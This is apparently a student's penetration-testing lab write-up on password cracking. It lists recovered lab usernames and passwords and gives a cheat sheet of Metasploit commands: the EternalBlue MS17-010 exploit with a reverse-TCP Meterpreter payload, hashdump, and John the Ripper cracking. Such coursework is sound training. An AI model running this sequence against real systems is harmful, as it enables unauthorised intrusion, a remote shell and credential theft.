Chad Ballay


Cybr 450-342

Week 6


1/26/2021

**CYBR430, Penetration Testing and Incident Response  
Week 6 Lab – Cracking Passwords**

**Paste a screen dump of your options screen showing RHOST and LHOST set for your target and kali vm**



**Provide a screenshot of the usernames and passwords you found**



landauj password1

Guest

Administrator sudo123

russells sudo123

**Write a short checklist of the steps you used during this lab to retrieve and crack passwords. Write it as a cheat sheet you could use on a future pentest.**

1. Enumerate targets
2. Scan targets for weakness
3. Start metasploit
4. Search MS17-010
5. use exploit/windows/smb/ms17\_010\_eternalblue
6. show payloads
7. set payload windows/x64/meterpreter/reverse\_tcp
8. show options
9. set RHOST 10.19.99.117
10. set LHOST 10.19.99.222
11. exploit
12. hashdump
13. john hashes.txt --format=nt